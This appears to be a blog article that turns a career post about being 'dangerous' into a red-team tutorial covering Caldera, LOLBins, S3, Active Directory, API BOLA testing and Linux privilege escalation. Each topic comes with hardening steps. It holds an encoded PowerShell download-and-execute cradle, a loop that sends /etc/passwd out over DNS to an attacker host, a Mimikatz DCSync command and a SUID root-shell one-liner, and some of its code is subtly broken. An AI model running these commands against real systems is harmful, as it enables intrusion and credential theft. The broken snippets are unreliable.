
Listen to this Post

Introduction:
In the cybersecurity industry, being “not a problem” is the lowest bar an employee can clear. The professionals who survive layoffs, command premium salaries, and lead incident response are not the ones who simply avoid mistakes—they are the ones who can break things, find the weaknesses no one else sees, and simulate the adversary with chilling accuracy. This article transforms the philosophy of being “dangerous” into a hands‑on technical roadmap. You will move from passive defense to active adversarial simulation, learning the exact commands, tools, and methodologies that make a security engineer indispensable.
Learning Objectives:
- Execute adversary simulation techniques using open‑source command‑and‑control frameworks across Linux and Windows targets.
- Configure and deploy common red teaming tools while evading modern endpoint detection.
- Identify and exploit misconfigurations in cloud, API, and Active Directory environments.
- Apply hands‑on hardening commands that reverse the attacker’s advantage.
- Translate offensive findings into defensive improvements that demonstrate clear business value.
- Adversary Emulation with Caldera – From Theory to TTPs
The gap between a “harmless” defender and a “dangerous” one is the ability to think like an attacker. Caldera is a cybersecurity framework developed by MITRE that automates adversary emulation based on real‑world tactics, techniques, and procedures (TTPs). Instead of waiting for a breach, you simulate one.
Step‑by‑step: Deploy Caldera on Ubuntu 22.04
 Update system and install dependencies
sudo apt update && sudo apt upgrade -y
sudo apt install -y python3 python3-pip git

Clone the Caldera repository
git clone https://github.com/mitre/caldera.git --recursive
cd caldera

Install Python requirements
pip3 install -r requirements.txt

Start the Caldera server (default credentials: red/red)
python3 server.py --insecure
Once running, access https://<your-ip>:8888. From the GUI you can deploy agents (implants) on Windows or Linux targets. For a Windows sandbox, use the generated PowerShell one‑liner. For Linux:
 Example Linux agent deployment (generated by Caldera)
python3 /path/to/agent.py --server http://<caldera-ip>:8888 --group red
What this does: You are now controlling remote hosts, executing discovery commands, exfiltrating fake data, and moving laterally—all within a safe, legal environment. This is how you prove you can do what the adversary does.
2. Living‑off‑the‑Land: Windows & Linux LOLBins
“Dangerous” professionals know that malware is noisy. Advanced operators use built‑in system tools to blend in. These are called LOLBins (Living‑off‑the‑Land Binaries).
Windows (PowerShell):
Execute a base64‑encoded command to download a file from a remote server without touching `Invoke-WebRequest` directly.
 Encode a command to download and execute a payload
$command = 'IEX (New-Object Net.WebClient).DownloadString("http://malicious.site/payload.ps1")'
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encoded = [bash]::ToBase64String($bytes)

Execute encoded command with powershell.exe
powershell.exe -EncodedCommand $encoded
Linux (cURL + Bash):
Data exfiltration using DNS tunnelling via `dig`.
 Exfiltrate /etc/passwd line by line over DNS
while read line; do
encoded=$(echo -n "$line" | base64 | tr -d '\n')
dig @attacker-server.com "${encoded}.exfil.domain" +short
done < /etc/passwd
Defensive counter‑command (Windows):
Block PowerShell script block logging bypass attempts.
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -Name "EnableScriptBlockLogging" -Value 1
- Cloud Hardening & Exploitation: AWS S3 Bucket Takeover
Cloud misconfigurations are the low‑hanging fruit of modern breaches. A “dangerous” engineer finds them before criminals do.
Check for publicly writable S3 bucket (Linux/macOS):
 Install AWS CLI and configure credentials
aws s3api get-bucket-acl --bucket target-bucket-name

If the ACL shows “AllUsers” with WRITE permission, you can own it.
 Upload a harmless test file to prove the risk
echo "Proof of Concept - Contact security team" > proof.txt
aws s3 cp proof.txt s3://target-bucket-name/proof.txt --acl public-read
Mitigation command:
 Block all public access
aws s3api put-public-access-block --bucket target-bucket-name --public-access-block-configuration "BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true"
Why this matters: You have just demonstrated a tangible $10,000+ risk to leadership. You are no longer “harmless”—you are a guardian of revenue.
- Active Directory: From User to Domain Admin in Four Commands
Most critical infrastructure relies on Active Directory. Red teamers know that over‑privileged users and Kerberos weaknesses are everywhere.
Using PowerView (PowerShell):
First, import PowerView and enumerate users who can perform DCSync attacks.
Import-Module .\PowerView.ps1
 Find users with Replication rights (DCSync)
Get-DomainUser -Identity  -Properties distinguishedname,useraccountcontrol | ? {$_.useraccountcontrol -match "DONT_REQ_PREAUTH"}
Exploitation with Mimikatz (elevated):
lsadump::dcsync /domain:corp.local /user:Administrator
Immediate detection & mitigation (Windows Server):
Find accounts with dangerous rights.
 Use Active Directory PowerShell module
Get-ADUser -Filter  -Properties MemberOf | Where-Object {$_.MemberOf -like "Replicating"}
Then remove those rights from non‑approved service accounts. This is how you translate an attack into a hardened domain.
- API Security: Finding Broken Object Level Authorization (BOLA)
APIs are the backbone of modern applications. BOLA (OWASP API 1) occurs when an attacker can access another user’s data by simply changing an ID.
Test with cURL:
 Authenticate and capture a token
curl -X POST https://api.target.com/login -d '{"user":"[email protected]","pass":"leakedcreds"}' -H "Content-Type: application/json"
 Save token: eyJhbGciOiJIUzI1NiIs...
Attempt horizontal privilege escalation:
curl -X GET https://api.target.com/api/v1/users/1234/orders \
-H "Authorization: Bearer eyJhbGciOiJ..."
 Now change the user ID to 1235. If orders appear, the API is vulnerable.
Secure coding remediation (Python/Flask example):
@app.route('/api/v1/users/<int:user_id>/orders')
def get_user_orders(user_id):
 Dangerous: does not verify current_user.id == user_id
 Secure: enforce ownership
if current_user.id != user_id and not current_user.is_admin:
abort(403)
 ... fetch orders
Scanning automation:
 Use OWASP ZAP API scan
docker run --rm -v $(pwd):/zap/wrk/:rw -t zaproxy/zap-stable zap-api-scan.py -t https://api.target.com/openapi.json -f openapi
6. Linux Privilege Escalation: From www‑data to Root
A truly dangerous operator doesn’t stop at the web shell; they pivot to root. Practice with intentionally vulnerable VMs (e.g., VulnHub).
Check for SUID binaries:
find / -perm -4000 -type f 2>/dev/null
If `/usr/bin/python3.8` has the SUID bit set:
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
Prevention (Linux Hardening):
 Remove SUID from dangerous binaries
chmod -s /usr/bin/python3.8 /usr/bin/perl /usr/bin/gdb
Audit command:
 List all binaries with capabilities
getcap -r / 2>/dev/null
If you find `ping` with cap_net_raw+ep, that’s normal. If you find `vim` with cap_setuid+ep, you have an immediate privilege escalation path.
7. Purple Team Integration: Turning Attacks into Analytics
The final step in becoming “dangerous” is to ensure your attacks leave forensic traces that defenders can use. This is purple teaming.
Sysmon configuration for process creation logging (Windows):
<!-- Install Sysmon with config -->
sysmon64 -accepteula -i sysmon-config.xml
Generate attack telemetry:
Run the Caldera agent from Section 1. Now check the Windows Event Log for Event ID 1 (Process Creation). You should see the exact command line of the agent.
Query with PowerShell:
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; ID=1} | Where-Object {$_.Properties[bash].Value -like "caldera"} | Format-List
Linux Auditd rule for command‑line logging:
auditctl -w /bin/bash -p x -k shell_execution
ausearch -k shell_execution --format text
Now you have built a feedback loop: you attack, you detect, you improve. This is the workflow of a senior security architect.
What Undercode Say:
- Key Takeaway 1: Technical “danger” is the ability to simulate a breach end‑to‑end. This skill transforms you from a ticket‑taker into a strategic asset. The commands above are not for malicious use—they are your certification of expertise.
- Key Takeaway 2: Every offensive technique must be paired with a defensive or hardening equivalent. The market does not reward script kiddies; it rewards engineers who can articulate risk in business terms and fix the root cause. The value is in the closure of the loop.
Analysis: The LinkedIn post’s philosophy resonates deeply in cybersecurity because the industry is built on asymmetric warfare. Defenders must be right 100% of the time; attackers only once. By deliberately learning the attacker’s toolkit, you flatten that asymmetry. Organizations are finally realizing that compliance (being “harmless”) does not equal security (being “dangerous”). The professionals who survive the coming wave of AI‑driven attacks will be those who can operate fluently across both sides of the kill chain.
Prediction:
Within the next 18 months, job descriptions for mid‑level security engineers will explicitly require hands‑on red team experience, not just defensive certifications. Automated attack tools (AI‑enhanced Caldera, autonomous penetration testing agents) will commoditize basic exploitation, raising the bar for human experts to advanced tradecraft, tool customization, and stealth techniques. Those who remain “harmless”—only running scanners and patching by policy—will be automated away. Those who are “dangerous” will design the systems that replace them.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Major Sumit – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


